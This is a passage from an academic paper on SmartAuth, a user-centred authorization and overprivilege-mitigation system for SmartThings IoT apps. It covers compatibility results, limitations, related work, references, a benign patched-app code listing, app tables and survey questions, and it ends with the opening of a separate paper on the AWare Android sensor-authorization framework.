Next, we test the degree to which SmartAuth policies to mitigate overprivilege and block third-party remote access impact backward compatibility with existing SmartApps. As with our performance analysis, we test the worst case of users blocking all unexpected and dangerous behaviors and all remote access. We again test patched apps on Samsung's online simulator environment. We trigger events at least five times and insert debug messages into the modified apps' source code to observe apps' behaviors while they gather data from the cloud or when events have been triggered. To evaluate backward compatibility, we both observe app behaviors and analyze the debugging messages. For tests related to overprivilege policy, we focused on the 30 apps that exhibit undisclosed overprivilege. For the interested reader, these 30 apps are listed in the Appendix as Table 2. These apps either request capabilities not mentioned in their descriptions (unexpected capability), or even worse, request capabilities that could do harm (e.g., unlocking the door). For example, the SMART SECURITY app presents a description: "alerts you when there are intruders but not when you just got up for a glass of water in the middle of the night." After scanning the source file, this app requests access to `motionSensor`, `contactSensor`, and `alarm` capabilities, satisfying the description, but also requests sensitive commands including turning on/off a switch, which is not mentioned in its description. Therefore, we mark this access as an unexpected behavior. For the remaining 150 apps, we further patch them to comply with our policy enforcement mechanism. Specifically, apps with coarse capability overprivilege and device-app binding overprivilege are also

[3] https://graph.api.smartthings.com/

constrained to ensure least privilege.

In our compatibility tests, **none** of the 180 apps crash after patching, even with overprivilege security rules enforced. Even after they are patched to remove overprivilege, the 180 apps behave the same as their original versions. In other words, patching does not break the functionalities claimed in the app's description.

We further test how apps function if we block all third-party remote access, an extreme case where the user denies all such requests. Of the 180 apps, only six apps suffer from a loss of valid functionality. For example, VINLI HOME CONNECT allows remote services to control IoT devices, and this functionality breaks entirely when we block remote access. We believe such examples will continue to be rather rare, especially when users are given clear information and useful options to configure the app's security policy. In addition, we envision the possibility of a cloud-based reference monitor that could check run-time remote access and filter out dangerous access, but such a design is beyond the scope of this work.

6.4 Limitations

Although SmartAuth advances user-centered IoT app authorization, our design has limitations. A malicious developer could use custom-defined methods and property names mirroring SmartThings commands and attributes to fool the program analysis. A future version of SmartAuth could better recognize this technique. Our static analysis tool is based on Groovy AST transformation. If handled correctly, the tool can detect obfuscated logic (which cannot evade AST transformation), and obfuscated dynamic variable/function names can be handled with define-use analysis citenielson2015principles. Furthermore, a malicious developer could craft app descriptions for which SmartAuth mistakenly extracts a malicious behavior from the description, even when humans would not perceive such a behavior. Future work could focus on recognizing such adversarial descriptions. External services like IFTTT could be the future work for our project. Our approach can be applied if we know the control flow information from IFTTT. External devices, if they are approved by Samsung, will be included in the capability system and covered by our project.

In addition, dynamic method invocation from remote servers is a threat that requires future investigation. However, this is less of a concern because Samsung bans dynamic method execution through code review [51].

Our user studies also have important limitations. While we did not draw attention to this fact, particularly attentive participants might have recognized that SmartAuth was a novel interface. This recognition might have biased participants to be complimentary of an interface they assumed was being tested, as well as to pay particular attention to the interface in the absence of habituation effects. Furthermore, users will not always have a choice between an overprivileged app and a less privileged variant, and it is an open question whether users might still install an overprivileged app if it is the only option. We have one assumption that users will read the app description when they decide to install apps. However, we did not run a formal user study to verify the assumption. We did observe in the lab study that most users payed attention to the app description, but it would be better to verify the assumption formally. Currently, the smart home market is still at an early stage, and most of the users are with a technical background. Many participants in our lab study have good technical background, which is representative for the current users. However, when the smart home systems get much more popular, our participants might not be representative for future users.

7 RELATED WORK

We next compare our work with previous research.

7.1 Mobile Permission Studies

Many researchers have studied permission systems for mobile devices. While some insights apply in both domains, the unique features of IoT platforms introduce new security and privacy challenges. Most similarly to SmartAuth, the Whyper system identifies Android permissions that might be used from the app's description [42]. The researchers do an extensive analysis of app descriptions and match them with permissions, but they do not evaluate the real security behaviors from the code of the applications. Even for analyzing descriptions, SmartAuth is fundamentally different because Android permissions and APIs have very specific privacy implications. In contrast, reasoning about implications in the IoT is much more context-sensitive, necessitating our further use of NLP. Zhang et al. instead analyze Android apps using static analysis, generating descriptions for the security behaviors in the applications [57]. These descriptions are helpful for users to understand the app's behavior. However, users are burdened with reading the long logs and still need to use the original Android interface to authorize. In contrast, we remove many overprivilege cases automatically and both design and test a new scheme that minimizes user burden.

Many approaches build on this prior work. AutoCog compares descriptions with permissions requested [43]. AsDroid analyzes the text in the user interface and the current behavior to see whether it is a stealthy behavior [29]. Appcontext analyzes context that triggers security behaviors and compares the context among apps to differentiate benign and malicious apps [56]. Other researchers compare app behaviors to app descriptions by clustering applications with similar functionality and finding apps that use uncommon APIs [26]. Besides mobile permissions, researchers also look into the privacy policies to

identify privacy inconsistency of the code and the privacy policy [58].

Another line of work studies users' mental model about permissions, focusing on users' perceived risks [17, 18]. For example, Egelman et al. investigate user's perceptions of sensitive data stored on their phones, including banking information and home address [13]. However, our study about users' mental model about IoT permission makes new contribution because the perceptions and requirements in IoT platfroms are different from mobile platforms. Many researchers have sought to improve mobile permissions. For example, Liu et al. propose privacy profiles to ease user burden [37]. Almuhimedi et al. propose information visualization to improve user awareness of risks [3], Harbach et al. suggest using personal examples to better explain permission requests [28], and Tan et al. suggest using developer-specified explanations for understanding [52]. Researchers have also provided general guidelines for designing permission systems [16, 44]. Users' perceptions of mobile permissions and IoT permissions share some characteristics. For instance, Wijesekera et al. observe through a field study that mobile apps sometimes violate contextual integrity by accessing unexpected resources [55]. However, due to the differing privacy and security implications for IoT platforms, SmartAuth further rethinks the design of authorization systems.

7.2 IoT Security and Privacy

IoT security and privacy is an emerging area. Previous research has largely focused on identifying security and privacy vulnerabilities. Naveed et al. discuss the security binding problems of smart devices that are external to the mobile phone [40]. Fernandes et al. run a black-box analysis of Samsung SmartThings, pinpointing the overprivilege problem [19]. We instead reconceptualize overprivilege to be more practical and user-centered. To enhance security and privacy goals in IoT and home automation systems, FlowFence [20] uses information flow control and explicitly isolates sensitive data inside sandboxes. This approach requires intensive modification to SmartApps, and the enforcement is done on Android instead of a real smart home hub. Jia et al. [30] gather information before a sensitive action is executed, and ask for user approval through frequent run-time prompts. However, in-context prompts cannot satisfy the real-time automation of IoT apps (e.g., users need to be awake to approve a permission when an emergency happens). Users will likely become habituated to approving these prompts, mistakenly approving unexpected behaviors. Furthermore, the information they provide to users is directly dumped from code, whereas we generate natural language to improve communication with users. BLE-Guardian [15] controls who can discover, scan, and connect to an IoT interface. CIDS [10] designs an anomaly-based intrusion detection system to detect in-vehicle attacks by measuring fingerprints from deployed ECUs based on clock behaviors. Sivaraman et al. [45] propose managing IoT devices through software-defined networking (SDN) based on day-to-day activities.

Beyond framework or architecture solutions, enhancing the security of smart devices is also a common countermeasure against attacks from remote or near field communication surfaces. For example, SEDA [6] proposed their attestation protocol for embedded devices. Through software attestation and showing states gathered from booting sequences, SEDA can construct a security model for swarm attestation. Similar approaches to ensure IoT or smart device integrity [2, 7, 9, 10] complement our system.

Some researchers have also examined IoT privacy from a usability perspective. For example, Egelman et al. suggest using crowdsourcing to improve IoT devices' privacy indicators [14]. Further, Ur et al. investigate parents' and teens' perspectives on smart home privacy [53] and Demiris et al. study seniors' privacy perspectives for smart homes [12]. Kim et al. study the challenges in access control management in smarthome and present usable access control policies [34, 35]. In contrast, beside understanding user's mental model about smarthome privacy. we design a new usable IoT authorization scheme.

8 Acknowledgement

We would like to thank Tadayoshi Kohno, Soteris Demetriou, and the anonymous reviewers for their invaluable feedback. The project is supported in part by NSF CNS-1223477, 1223495, 1527141 and 1618493, and ARO W911NF1610127.

9 Conclusion

In this paper, we have identified the fundamental gap between how users expect an IoT app to perform and what really takes place. We rethink the notion of authorization in IoT platforms and propose an automated and usable solution called SmartAuth to bridge the gap. SmartAuth automatically collects security-relevant information from an IoT app's code and description, and generates a user-friendly authorization interface. Through manual verification and in-lab human subject studies, we demonstrate that SmartAuth can enable users to make more well-informed authorization decisions for IoT apps compared to the current approach.

References

[1] SimpleNLG. SimpleNLG. https://github.com/simplenlg/simplenlg, 2016.

[2] Abera, T., Asokan, N., Davi, L., Ekberg, J.-E., Nyman, T., Paverd, A., Sadeghi, A.-R., and Tsudik, G. C-FLAT: Control-FLow ATtestation for Embedded Systems Software. *arXiv preprint arXiv:1605.07763* (2016).

[3] Almuhimedi, H., Schaub, F., Sadeh, N., Adjerid, I., Acquisti, A., Gluck, J., Cranor, L. F., and Agarwal, Y.

Your location has been shared 5,398 times!: A field study on mobile app privacy nudging. In *33rd Annual ACM Conference on Human Factors in Computing Systems* (2015), ACM, pp. 787–796.

[4] AMAZON, INC. Smart Home Skill API Reference. https://developer.amazon.com/public/solutions/alexa/alexa-skills-kit/docs/smart-home-skill-api-reference, 2017.

[5] APPLE, INC. Apple HomeKit. http://www.apple.com/ios/home/, 2016.

[6] ASOKAN, N., BRASSER, F., IBRAHIM, A., SADEGHI, A.-R., SCHUNTER, M., TSUDIK, G., AND WACHSMANN, C. SEDA: Scalable embedded device attestation. In *22nd ACM SIGSAC Conference on Computer and Communications Security* (2015), ACM, pp. 964–975.

[7] BABAR, S., STANGO, A., PRASAD, N., SEN, J., AND PRASAD, R. Proposed embedded security framework for internet of things (IoT). In *2nd Int'l Conference on Wireless Communication, Vehicular Technology, Information Theory and Aerospace & Electronic Systems Technology (Wireless VITAE)* (2011), IEEE, pp. 1–5.

[8] BIRNBAUM, Z. On a use of the mann-whitney statistic. In *3rd Berkeley symposium on mathematical statistics and probability* (1956).

[9] BRASSER, F., EL MAHJOUB, B., SADEGHI, A.-R., WACHSMANN, C., AND KOEBERL, P. TyTAN: Tiny trust anchor for tiny devices. In *52nd ACM/EDAC/IEEE Design Automation Conference (DAC)* (2015), IEEE, pp. 1–6.

[10] CHO, K.-T., AND SHIN, K. G. Fingerprinting electronic control units for vehicle intrusion detection. In *25th USENIX Security Symposium* (2016), USENIX Association.

[11] CHRISTOPHER D. MANNING. Dropping common terms: stop words. http://nlp.stanford.edu/IR-book/html/htmledition/dropping-common-terms-stop-words-1.html, 2016.

[12] DEMIRIS, G. Privacy and social implications of distinct sensing approaches to implementing smart homes for older adults. In *Annual International Conference of the IEEE Engineering in Medicine and Biology Society* (2009), IEEE, pp. 4311–4314.

[13] EGELMAN, S., JAIN, S., PORTNOFF, R. S., LIAO, K., CONSOLVO, S., AND WAGNER, D. Are you ready to lock? In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security* (2014).

[14] EGELMAN, S., KANNAVARA, R., AND CHOW, R. Is this thing on?: Crowdsourcing privacy indicators for ubiquitous sensing platforms. In *33rd Annual ACM Conference on Human Factors in Computing Systems* (2015), ACM, pp. 1669–1678.

[15] FAWAZ, K., KIM, K.-H., AND SHIN, K. G. Protecting privacy of BLE device users. In *25th USENIX Security Symposium* (2016), USENIX Association.

[16] FELT, A. P., EGELMAN, S., FINIFTER, M., AKHAWE, D., AND WAGNER, D. How to ask for permission. In *HotSec* (2012).

[17] FELT, A. P., EGELMAN, S., AND WAGNER, D. I've got 99 problems, but vibration ain't one: a survey of smartphone users' concerns. In *2nd ACM workshop on Security and privacy in smartphones and mobile devices* (2012), ACM, pp. 33–44.

[18] FELT, A. P., HA, E., EGELMAN, S., HANEY, A., CHIN, E., AND WAGNER, D. Android permissions: User attention, comprehension, and behavior. In *8th Symposium on Usable Privacy and Security (SOUPS'12)* (2012).

[19] FERNANDES, E., JUNG, J., AND PRAKASH, A. Security analysis of emerging smart home applications. In *36th IEEE Symposium on Security and Privacy* (2016).

[20] FERNANDES, E., PAUPORE, J., RAHMATI, A., SIMIONATO, D., CONTI, M., AND PRAKASH, A. FlowFence: Practical data protection for emerging IoT application frameworks. In *USENIX Security Symposium* (2016).

[21] GABRILOVICH, E., AND MARKOVITCH, S. Computing semantic relatedness using Wikipedia-based explicit semantic analysis. In *International Joint Conference on Artificial Intelligence* (2007), pp. 1606–1611.

[22] GOLDBERG, Y., AND LEVY, O. Word2Vec explained: deriving Mikolov et al.'s negative-sampling word-embedding method. *arXiv preprint arXiv:1402.3722* (2014).

[23] GOOGLE, INC. Brillo. https://developers.google.com/brillo/, 2016.

[24] GOOGLE, INC. Google News Vectors. https://drive.google.com/file/d/0B7XkCwpI5KDYNlNUTTlSS21pQmM, 2016.

[25] GOOGLE, INC. Weave. https://developers.google.com/weave/, 2016.

[26] GORLA, A., TAVECCHIA, I., GROSS, F., AND ZELLER, A. Checking app behavior against app descriptions. In *36th International Conference on Software Engineering* (2014), ACM, pp. 1025–1035.

[27] GROUP, S. N. The Stanford Parser: A statistical parser. http://nlp.stanford.edu/software/lex-parser.shtml, 2002.

[28] HARBACH, M., HETTIG, M., WEBER, S., AND SMITH, M. Using personal examples to improve risk communication for security and privacy decisions. In *ACM SIGCHI Conference on Human Factors in Computing Systems (CHI'14)* (2014).

[29] HUANG, J., ZHANG, X., TAN, L., WANG, P., AND LIANG, B. AsDroid: detecting stealthy behaviors in Android applications by user interface and program behavior contradiction. In *36th International Conference on Software Engineering* (2014), ACM, pp. 1036–1046.

[30] JIA, Y. J., CHEN, Q. A., WANG, S., RAHMATI, A., FERNANDES, E., MAO, Z. M., AND PRAKASH, A. ContexIoT: Towards providing contextual integrity to appified IoT platforms. In *Network and Distributed System Security Symposium (NDSS'17)* (2017).

[31] JUNIPER RESEARCH. Smart Home Revenues to reach $100 Billion by 2020. https://www.juniperresearch.com/press/press-releases/smart-home-revenues-to-reach-\protect \T1\textdollar 100-billion-by-2020, 2008–2016.

[32] KELLEY, P. G., CONSOLVO, S., CRANOR, L. F., JUNG, J., SADEH, N., AND WETHERALL, D. A conundrum of permissions: Installing applications on an Android smartphone. In *International Conference on Financial Cryptography and Data Security (FC'12)* (2012).

[33] KELLEY, P. G., CRANOR, L. F., AND SADEH, N. Privacy as part of the app decision-making process. In *ACM SIGCHI Conference on Human Factors in Computing Systems (CHI'13)* (2013).

[34] KIM, T. H.-J., BAUER, L., NEWSOME, J., PERRIG, A., AND WALKER, J. Challenges in access right assignment for secure home networks. In *HotSec* (2010).

[35] KIM, T. H.-J., BAUER, L., NEWSOME, J., PERRIG, A., AND WALKER, J. Access right assignment mechanisms for secure home networks. *Journal of Communications and Networks* (2011).

[36] LEVY, H. M. *Capability-based computer systems*. Digital Press, 2014.

[37] LIU, B., LIN, J., AND SADEH, N. Reconciling mobile app privacy and usability on smartphones: Could user privacy profiles help? In *23rd international conference on World wide web* (2014), ACM, pp. 201–212.

[38] MANNING, C. D., SURDEANU, M., BAUER, J., FINKEL, J. R., BETHARD, S., AND MCCLOSKY, D. The Stanford CoreNLP Natural Language Processing Toolkit. In *ACL (System Demonstrations)* (2014), pp. 55–60.

[39] MILLER, G. A. WordNet: a lexical database for english. *Communications of the ACM 38*, 11 (1995), 39–41.

[40] NAVEED, M., ZHOU, X.-Y., DEMETRIOU, S., WANG, X., AND GUNTER, C. A. Inside job: Understanding and mitigating the threat of external device mis-binding on android. In *Network and Distributed System Security Symposium (NDSS'14)* (2014).

[41] NISSENBAUM, H. Privacy as contextual integrity. *Wash. L. Rev. 79* (2004), 119.

[42] PANDITA, R., XIAO, X., YANG, W., ENCK, W., AND XIE, T. Whyper: Towards automating risk assessment of mobile applications. In *22nd USENIX Security Symposium (USENIX Security 13)* (2013), pp. 527–542.

[43] QU, Z., RASTOGI, V., ZHANG, X., CHEN, Y., ZHU, T., AND CHEN, Z. Autocog: Measuring the description-to-permission fidelity in android applications. In *21st ACM SIGSAC Conference on Computer and Communications Security* (2014), ACM, pp. 1354–1365.

[44] ROESNER, F., KOHNO, T., MOSHCHUK, A., PARNO, B. J., AND WANG, H. J. User-driven access control, Aug. 11 2015. US Patent 9,106,650.

[45] SIVARAMAN, V., GHARAKHEILI, H. H., VISHWANATH, A., BORELI, R., AND MEHANI, O. Network-level security and privacy control for smart-home IoT devices. In *11th IEEE International Conference on Wireless and Mobile Computing, Networking and Communications (WiMob)* (2015), IEEE, pp. 163–167.

[46] SMARTAUTH. SmartAuth. http://mews.sv.cmu.edu/research/smartauth, 2017.

[47] SMARTTHINGS, INC. SmartThings Marketplace. https://support.smartthings.com/hc/en-us/articles/205379924-Marketplace, 2016.

[48] SMARTTHINGS, INC. SmartThings Public. https://github.com/SmartThingsCommunity/SmartThingsPublic, 2016.

[49] SMARTTHINGS, INC. Samsung SmartThings. https://www.smartthings.com/, 2017.

[50] SMARTTHINGS, INC. Smart Home Cloud API. http://developer.samsung.com/smart-home, 2017.

[51] SMARTTHINGS, INC. SmartThings Code Review Guidelines. http://docs.smartthings.com/en/latest/code-review-guidelines.html, 2017.

[52] TAN, J., NGUYEN, K., THEODORIDES, M., NEGRÓN-ARROYO, H., THOMPSON, C., EGELMAN, S., AND WAGNER, D. The effect of developer-specified explanations for permission requests on smartphone user behavior. In *ACM SIGCHI Conference on Human Factors in Computing Systems (CHI'14)* (2014).

[53] UR, B., JUNG, J., AND SCHECHTER, S. Intruders versus intrusiveness: teens' and parents' perspectives on home-entryway surveillance. In *2014 ACM International Joint Conference on Pervasive and Ubiquitous Computing* (2014), ACM, pp. 129–139.

[54] VERA LTD. Vera: Smarter Home Control. http://getvera.com/, 2008–2016.

[55] WIJESEKERA, P., BAOKAR, A., HOSSEINI, A., EGELMAN, S., WAGNER, D., AND BEZNOSOV, K. Android permissions remystified: A field study on contextual integrity. In *USENIX Security Symposium* (2015).

[56] YANG, W., XIAO, X., ANDOW, B., LI, S., XIE, T., AND ENCK, W. AppContext: Differentiating malicious and benign mobile app behaviors using context. In *37th IEEE/ACM International Conference on Software Engineering* (2015), pp. 303–313.

[57] ZHANG, M., DUAN, Y., FENG, Q., AND YIN, H. Towards automatic generation of security-centric descriptions for android apps. In *22nd ACM SIGSAC Conference on Computer and Communications Security* (2015), ACM, pp. 518–529.

[58] ZIMMECK, S., WANG, Z., ZOU, L., IYENGAR, R., LIU, B., SCHAUB, F., WILSON, S., SADEH, N., BELLOVIN, S., AND REIDENBERG, J. Automated analysis of privacy requirements for mobile apps. In *Network and Distributed System Security Symposium (NDSS'2017)* (2017).

A SMARTAPP PATCHING

Our patching script is written in roughly 600 lines of python code to modify the original Groovy source file by the following steps. A toy example for a patched app TURN IT ON FOR 5 MINUTES is given in Listing 2.

Listing 2: We provide a code snippet for patched IoT app TURN IT ON FOR 5 MINUTES. Text in blue indicates statements that need to be patched, and text in red indicates either new code instrumented by the script or replaced with our wrapped functions. The `appSetting` section added after the definition block is used for OAuth configuration.

```
definition(
  name: "Turn It On For 5 Minutes",
  namespace: "smartthings",
  author: "SmartThings",
  description: "When a SmartSense Multi is
      opened, a switch will be
    turned on, and then turned off after 5
        minutes.",
  category: "Safety Security",
   ... \\
) {
  appSetting "client_idFPS" // used to config
      app identifier for OAuth.
  appSetting "client_secretFPS" // used to
      config app secret for OAuth.
  appSetting "http_serverFPS" // we configure
      cloud server url here.
}
...
mappings { // act as end-points for policy
    enforcement module to deliver event data
  path("/post_event") {
    action: [
      POST: "handleEventFromProxyServer"
    ]
  }
}
preferences {
  section("When it opens...") {
    input "contact1",
        "capability.contactSensor"
  }
  section("Turn on a switch for 5
      minutes..."){
    input "switch1", "capability.switch"
  }
}
def installed() {
  log.debug "Installed with settings:
      \${settings}"
```

```
  subscribe(contact1, "contact.open",
      contactOpenHandler)
  subscribeToServer(contact1, "contact",
      "open", contactOpenHandler)
}
def updated(settings) {
  log.debug "Updated with settings:
      \${settings}"
  unsubscribe()
  unsubscribeToServer()
  subscribe(contact1, "contact.open",
      contactOpenHandler)
  subscribeToServer(contact1, "contact",
      "open", contactOpenHandler)
}
def contactOpenHandler(evt) {
  switch1.on()
  sendCommandToProxyServer(switch1, "on", NULL,
      NULL, NULL, NULL)
  def fiveMinuteDelay = 60 * 5
  runIn(fiveMinuteDelay, turnOffSwitch)
}
def turnOffSwitch() {
  switch1.off()
  sendCommandToProxyServer(switch1, "off",
      NULL, NULL, NULL, NULL)
}
...
```

To enable authorization in the for policy enforcement module, the script automatically inserts dynamic pages and prepares a URL for the patched app to enable an OAuth authentication flow at install time. The SmartThings platform provides a trigger for an OAuth authorization flow via the URL containing an app identifier and its cloud-generated app secret. When the user navigates to the URL, they will be redirected to the SmartThings login page to enter credentials and receive an authorization token for later use.

The script next scans all devices on the SmartThings capability list[4] by parsing all input labels from the `preferences` section and its corresponding child pages, e.g., `mainPage` page section. The script builds an internal structure called DL, maintaining a pair of information (input label, device capability), for later code substitution for command or attribute statements.

The script then parses event handler subscription and unsubscription statements by scanning the keywords. A subscription statement consists of its input label, associated attributes, and the corresponding event handler function. For instance, `subscribe(motionSensors, "motion.active", motionActive)` means the app subscribes an event handler for status activity of input `motionSensors` which has motion capability, and assign function `motionActive` as callback handler. Therefore, our patching engine replaces this statement with an internal function `subscribeToServer()` to send all corresponding parameters to the policy enforcement module along with its app identifier. The module will determine whether this subscription is allowed depending on user's rules. If successful, the module will forward the event data to the registered SmartApp. Unsubscription is much easier to implement, namely by removing all subscriptions registered on the policy enforcement module.

The last step is to search all statements for possible command issuing or attribute retrieving associated with those device labels collected above. For example, the structure DL may contain an input device called **switch1** which has a `switch` capability. When the script parses a statement containing the label switch1, e.g., `switch1.on()`, the script catches the function call `on()` and checks against a capability structure defined based on the list of capabilities and their associated functions and attributes[5]. Once the script confirms the call or attribute, it replaces the original statement with the internal API call `sendCommandToProxyServer()` by sending the request to the policy enforcement module with its app identifier, device label (switch1), command label (`on()`) and any corresponding parameters.

After patching, each Groovy source file will contain around 128 new lines to provide endpoint interfaces for the policy enforcement module.

B SmartAuth Working Example

Here we use one example to show how SmartAuth works. The Flasher is an app that claimed to flash a set of lights to notify user when motion, open/close event, or switch event is detected. However, besides subscribing to motion sensor, contact sensor, and switch, the app also subscribes to the presence sensor and the acceleration sensor. To bridge the gap between what the users think the app do and the app's real behaviors, we generate the security policy from the code and from the description. We display the verified capabilities according to their functionality, and notify users about the unexpected behaviors, similar to Figure 4. On the interface, we further classify the unexpected actions into "unexpected" and "dangerous", according to the user perception measured through our crowd-sourcing result. We present the security policy and unexpected/dangerous behaviors in a usable authorization interface. After getting the response from the users, we enforce the policy so that the app only gets what it needed for the functionality and what the user understand and would like the app to access.

C Apps Used in the Lab Study

We show the participants five group of apps in the SmartAuth and SmartThing interface, as shown in Table 1.Interfaces used in the experiments can be found at [46].

[4] http://docs.smartthings.com/en/latest/capabilities-reference.html

[5] http://docs.smartthings.com/en/latest/capabilities-reference.html

Table 1: Apps in the lab study

App ID	App Name	Description	Overprivileged? If so, Behavior Type
1A	SMART HUMIDIFIER	Turn on/off humidifier based on relative humidity from a sensor.	NO
1B	HUMIDITY ALERT	Notify me when the humidity rises above or falls below the given threshold. It will turn on a switch when it rises above the first threshold and off when it falls below the second threshold.	YES, Lock (Dangerous)
2A	VIRTUAL THERMOSTAT	Control a space heater or window air conditioner in conjunction with any temperature sensor, like a SmartSense Multi.	YES, Motion Sensor (Dangerous)
2B	SMART HEATER	Turn on/off the heater based on the temperature.	NO
3A	LIGHTS OFF	Turn lights off when no motion and presence is detected for a set period of time.	NO
3B	DARKEN BEHIND ME	Turn your lights off after a period of no motion being observed.	YES, Temperature Sensor (Unexpected)
4A	FLASH A NOTICE	When something happens (open/close, switch on/off, motion detected), flash lights to indicate.	NO
4B	THE FLASHER	Flashes a set of lights in response to motion, an open/close event, or a switch.	YES, Presence Sensor (Unexpected)
5A	LEFT IT OPEN	Turn lights off when no motion and presence is detected for a set period of time.	YES, Power Meter (Unexpected)
5B	SMART WINDOW	Compares two temperatures - indoor vs outdoor, - then sends an alert if windows are open (or closed). If you don't use an external temperature device, your zipcode will be used instead.	NO

D Example Survey questions

We list a few representative survey questions.

D.1 Example questions in the Mturk study

1. What factors will you consider when making decision of whether to install a third party app or not? And please indicate how much you care on each factor that you will consider. {Strongly care, care, neither care or not care, not care, Strongly not care}
   () The source / author of the app
   () The popularity of the app
   () The functionality of the app
   () The privacy aspect of the app
   () The smarthome capabilities that the app request
   () The relation of capability requests to the app's functionality
   () Others:
2. Third-party apps can access devices in the smart home after they are installed. Please rate the risk levels of the different behaviors to access devices. {Very sensitive, sensitive, a bit sensitive, not sensitive}
   () Unlock your door
   () Lock your door
   () Read the input of your door lock
   () Read the battery level
   () Read your motion sensor
   () Control your water pump
   () Turn on/off your light
   () Adjust the level of your light
3. Similar to smarthome capabilities, Android or iOS also provide permissions to third-party apps to control the access to resources in the mobile phone such as your location and contact book. Which one do you think is more sensitive?
   A) Smarthome capabilties are more sensitive
   B) Android or iOS permissions are more sensitive
   C) I think they are the same
   D) I don't know
4. Please explain your reasons for the last question:

D.2 Example questions in the in-lab study

Please choose how much you agree with the following statements. {Strongly disagree, disagree, neither agree or disagree, agree, strongly agree}.

1. I feel that the app description explains thoroughly why the app can access and control these sensors and devices.
2. I feel confident to make a decision whether or not to install the app after reading the description.
3. It is difficult to find information from the description.

E Crowdsourcing for Unexpected Behavior Sensitivity

We evaluate how sensitive the unexpected behaviors are by combining expert reviews and crowdsourcing together. In particular, we have two security experts and 100 Mturkers to look into the apps' unexpected behaviors and evaluate how sensitive the unexpected behavior is given the context of the app. We asked the participants to classify whether these unexpected behaviors are dangerous or not(dangerous is counted as 1, and not dangerous is counted as 0). From the expert and Mturk responses, we assign each security expert a weight of 0.25, and each Mturker a weight of 0.005. If the weighted sum is over 0.5, we consider the behavior as dangerous.

Table 2: Compatibility test results among 30 SmartApps exhibiting undisclosed overprivilege, meaning they contain capabilities for functionality not disclosed in the app description. Of these undisclosed overprivilege cases, we refer to the low-risk cases as unexpected capabilities and the high-risk cases as dangerous capabilities. Note that the risk levels are crowd-sourced via online surveys. We remove the access to all the unexpected and dangerous capability to test whether the apps can still perform correctly.

App	Unexpected Capability	Dangerous Capability	Compatible
ALFRED WORKFLOW	switch	lock	Not if block remote access
BRIGHT WHEN DARK AND/OR BRIGHT AFTER SUNSET	switchLevel		Yes
CAMERA POWER SCHEDULER	switch		Yes
CURLING IRON		motionSensor	Yes
FORGIVING SECURITY	contactSensor, switch	alarm, motionSensor	Yes
GOOD NIGHT		switch	Yes
JENKINS NOTIFIER	colorControl	switch	Yes
NOTIFY ME WHEN	button, contactSensor, accelerationSensor, presenceSensor, smokeDetector, waterSensor	motionSensor, switch	Yes
PHOTO BURST WHEN	accelerationSensor, contactSensor	imageCapture, motionSensor, switch, presenceSensor	Yes
PREMPOINT		imageCapture, switch, lock, garageDoorControl	Yes
RISE AND SHINE		motionSensor	Yes
SAFE WATCH	contactSensor, accelerationSensor, threeAxis, temperatureMeasurement	motionSensor, presenceSensor	Yes
SEND HAM BRIDGE COMMAND WHEN	contactSensor, accelerationSensor, switch, waterSensor, smokeDetector	motionSensor, presenceSensor	Yes
SIMPLE CONTROL	switch, lock, thermostat, doorControl, colorControl, musicPlayer, switchLevel	lock, doorControl	Not if block remote access
SMART LIGHT TIMER	contactSensor	motionSensor	Yes
SMART SECURITY		switch	Yes
SMART WINDOWS	contactSensor		Yes
SMARTBLOCK NOTIFIER		switch	Yes
SPEAKER CONTROL	contactSensor, accelerationSensor, switch, waterSensor, button	motionSensor, presenceSensor	Yes
SPEAKER MOOD MUSIC	contactSensor, accelerationSensor, button, waterSensor,musicPlayer	motionSensor, presenceSensor, switch	Yes
SPRAYER CONTROLLER 2		switch	Yes
SPRUCE SCHEDULER	contactSensor		Yes
TALKING ALARM CLOCK	switchLevel, temperatureMeasurement, thermostat, relativeHumidityMeasurement		Yes
THE FLASHER		presenceSensor	Yes
TURN IT ON FOR 5 MINUTES	contactSensor		Yes
UNDEAD EARLY WARNING	contactSensor	switch	Yes
VINLI HOME CONNECT		switch,lock	Not if block remote access
VIRTUAL THERMOSTAT		motionSensor	Yes
WEATHER WINDOWS	contactSensor		Yes
WHOLE HOUSE FAN	contactSensor		Yes

F APPS WITH UNDISCLOSED OVERPRIVILEGE

Table 2 tabulates the 30 apps that exhibit undisclosed overprivilege. These apps either request unexpected capabilities not mentioned in their descriptions or dangerous capabilities that could cause harm.

AWare: Preventing Abuse of Privacy-Sensitive Sensors via Operation Bindings

Giuseppe Petracca
Pennsylvania State University, US
gxp18@cse.psu.edu

Ahmad-Atamli Reineh
University of Oxford, UK
atamli@cs.ox.ac.uk

Yuqiong Sun
Symantec Research Labs, US
yuqiong_sun@symantec.com

Jens Grossklags
Technical University of Munich, DE
jens.grossklags@in.tum.de

Trent Jaeger
Pennsylvania State University, US
tjaeger@cse.psu.edu

Abstract

System designers have long struggled with the challenge of determining how to control when untrusted applications may perform operations using privacy-sensitive sensors securely and effectively. Current systems request that users authorize such operations once (i.e., on install or first use), but malicious applications may abuse such authorizations to collect data stealthily using such sensors. Proposed research methods enable systems to infer the operations associated with user input events, but malicious applications may still trick users into allowing unexpected, stealthy operations. To prevent users from being tricked, we propose to bind applications' operation requests to the associated user input events and how they were obtained explicitly, enabling users to authorize operations on privacy-sensitive sensors unambiguously and reuse such authorizations. To demonstrate this approach, we implement the AWare authorization framework for Android, extending the Android Middleware to control access to privacy-sensitive sensors. We evaluate the effectiveness of AWare in: (1) a laboratory-based user study, finding that at most 7% of the users were tricked by examples of four types of attacks when using AWare, instead of 85% on average for prior approaches; (2) a field study, showing that the user authorization effort increases by only 2.28 decisions on average per application; (3) a compatibility study with 1,000 of the most-downloaded Android applications, demonstrating that such applications can operate effectively under AWare.

1 Introduction

Contemporary desktop, web, and mobile operating systems are continually increasing support for applications to allow access to privacy-sensitive sensors, such as cameras, microphones, and touch-screens to provide new useful features. For example, insurance and banking applications now utilize mobile platforms' cameras to collect sensitive information to expedite claim processing[1] and check depositing[2], respectively. Several desktop and mobile applications provide screen sharing[3] and screen capturing features for remote collaboration or remote control of desktop and mobile platforms. Also, web search engines now embed buttons to call the businesses linked to the results directly.

